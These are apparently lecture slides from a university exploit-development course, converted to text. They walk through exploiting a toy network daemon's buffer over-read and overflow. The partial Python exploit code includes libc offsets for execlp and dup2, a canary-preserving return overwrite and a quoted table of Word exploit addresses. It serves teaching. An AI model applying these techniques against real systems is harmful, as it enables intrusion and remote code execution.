Previous exploitation slides

cse9447

What this is about

- Previous years assignment that basically they had to:

1. reverse
2. find the bug
3. Exploit

It ended up just being a simple network daemon, where you could send

sN to read N bytes from a 16 byte buffer, or send wN to send N bytes (or something, not sure about the exact specifics, CBF)


You could then write 255 bytes (I think) into the buffer

- What we do in addition to last weeks description:

- Our I’m going to assume we’re running the vulnerable program on a hardened system… or two.. And write an exploit in the way I use (which is based on reading a lot of other exploits) to make it easy to port to lots of versions
- http://cgi.cse.unsw.edu.au/~fdavies/go.py.txt
- That might help you read along.
- Yeah it’s now pretty dangerous to run that thing somewhere people can connect. Maybe don’t ;-)


- Instead of leaking out the bits we need ie. Canary etc, and copying them into a fresh payload, I'm going to build our payload straight over the top of the leaked 252 bytes. This means some shit that may be necessary won't be wrong. Less chance of a nasty crash ☺
- I picked 252 because it's the most that's divisible by 4.

we recv 252 bytes




leak the canary etc. and make a new buffer

we recv 252 bytes




use this as a template and change bits as required

- I start by writing some basic stubs to read the
- “i_will_send” and “i_will_recv” instead of s and r; this removes a lot of confusion.
- Basic wrapper stubs to convert our buffer to an integer array. When writing exploits it’s worthwhile representing things as the type you really want, even if it’s a PITA up front. Just remember you may spend days or weeks playing with the data.
- We do lots of checks to make sure small fuck-ups don’t hurt us.




```
def unpack4(mem):
        width = 4
        elements = len(mem) / width
        if len(mem) % width != 0:
                print "Warning", len(mem) % width, "bytes wasted"
        integers = []
        for i in range(elements):
                integers.append(struct.unpack('<I', mem[i*width:(i+1)*width]))
        print integers
        return integers

def pack4(integers):
        width = 4
        return_string = ""
        for element in integers:
                return_string += struct.pack('<I', element)
        print return_string
        return return_string
```

excessive checks against me doing stupid things




```
width = 4
elements = 60
total = width * elements
if total > 255:
        print "Total exceeds max"
        raise TypeError
```



```
if (len(buf) != total):
        raise ValueError
if pack4(unpack4(buf)) != buf:
        raise ValueError
our_array = unpack4(buf)
```


Version specific stuff

- As we go along we’ll need to use some stuff that is version specific.
- I’ve picked libc as the thing that I need to know “version specifics of”. Kernel shouldn’t matter shit, ASLR, hardening, etc.-> Don’t care, all I’m allowed to have version specific knowledge of is libc. Discussion on “no knowledge” at the end.



```
#VERSION BLOCK.. all of these are in libc
if True:
        orig_stackclear = 0xb7e62430+104
        orig_execlp = 0xb7edb6f0
        orig_dup2 = 0xb7f01d30
        orig_leak = 0xb7e3c4d3#this is __libc_start_main+243.
```


I hope immunityinc don’t mind me showing this snippet…



```
def setVersions(self):
    self.versions={}
    #name, jmp esp, writeloc, writable, shelloc
    self.versions[1]=("Word XP   - all windows",0x0127294, 0x127304)
    self.versions[2]=("Word 2003 SP0-SP1- all windows",0x0125b3c, 0x0125bac)
    self.versions[3]=("Word 2003 SP2 - all windows",0x0125b2c, 0x0125b9c)
    self.versions[4]=("Word 2003 SP1 11.0.6502 - all windows",0x0125a34, 0x0125aa4)
    self.versions[5]=("Word 2003 SP2 11.0.6568 - all windows",0x012546c,0x01254dc)
```


Do math inline

- Later on we will be doing leaks, and calculating relative offsets, etc.
- I don’t “simplify”; I paste. Dear pasta, give us each paste the correct data, and forgive us our typos…
- Easier to come back later and go. Oohhhh.
- Easier to find problems (there will be problems).




```
        orig_leak = 0xb7e66ca6
        orig_stackclear = 0xb7f5a68d
        orig_execlp = 0xb7ee7a80
        orig_dup2 = 0xb7f0d8a0

#END VERSION BLOCK
stackclear_diff = orig_leak-orig_stackclear
dup2_diff = orig_leak-orig_dup2
execlp_diff = orig_leak-orig_execlp

#THESE SHOULD BE THE SAME SINCE BINARY DOES NOT CHANGE ACROSS
buff_diff = 152
stub_diff = 0x804884c - 0x08048736
#END VERSION BLOCK
```

Printing everything out



```
if Debug >=1:
        print "dup2" , hex(dup2)
        print "leak", hex(leak)
        print "stack", hex(our_buf)
        print "stackclear", hex(stackclear)
if Debug >=2:
        print "--x--"
        for i in range(len(our_array)):
                print i, hex(our_array[i])
        print "--x--"
if Debug >=1:
        print "old_ret", hex(old_ret)
        print "leave_ret", hex(leaveret_stub)
```

Overwriting the ret..



```
our_array[37] = leaveret_stub
```

- our_array[37] = 0x41424344; // or whatever. Use a debugger to either run it within or use the core file:
- ulimit –c unlimited ; ./executable2
- gdb executable2 core

- We can check addresses etc whilst it’s running easier within a debugger (b main)
- cat /proc/`pidof executable2`/maps

OK so we have ret. F’in hooray.

- What do we want to do? Well…

Some stuff we’re going to pretend our OS has

- Non executable stack
- Non executable heap (we don’t really use the heap in the example code anyway so this is a bit irrelevant, but let’s just assume this is the case)
- We’re going to take a slightly different approach- instead of taking the canary out of the recved buffer and then creating our own buffer with the right values, we’re just going to directly modify the recv, leaving the canary alone etc.
- Less chance of stomping something else important.
- Cleaner in the long run… (think lots of protections, lots of versions)

NX

- As we all know, we can’t exec in non executable regions if NX is working.
- The way this was traditionally overcome is with a ret2 attack, where we return to a known area, like system(), to use already executable code

ROP || Borrowed Code Chunks

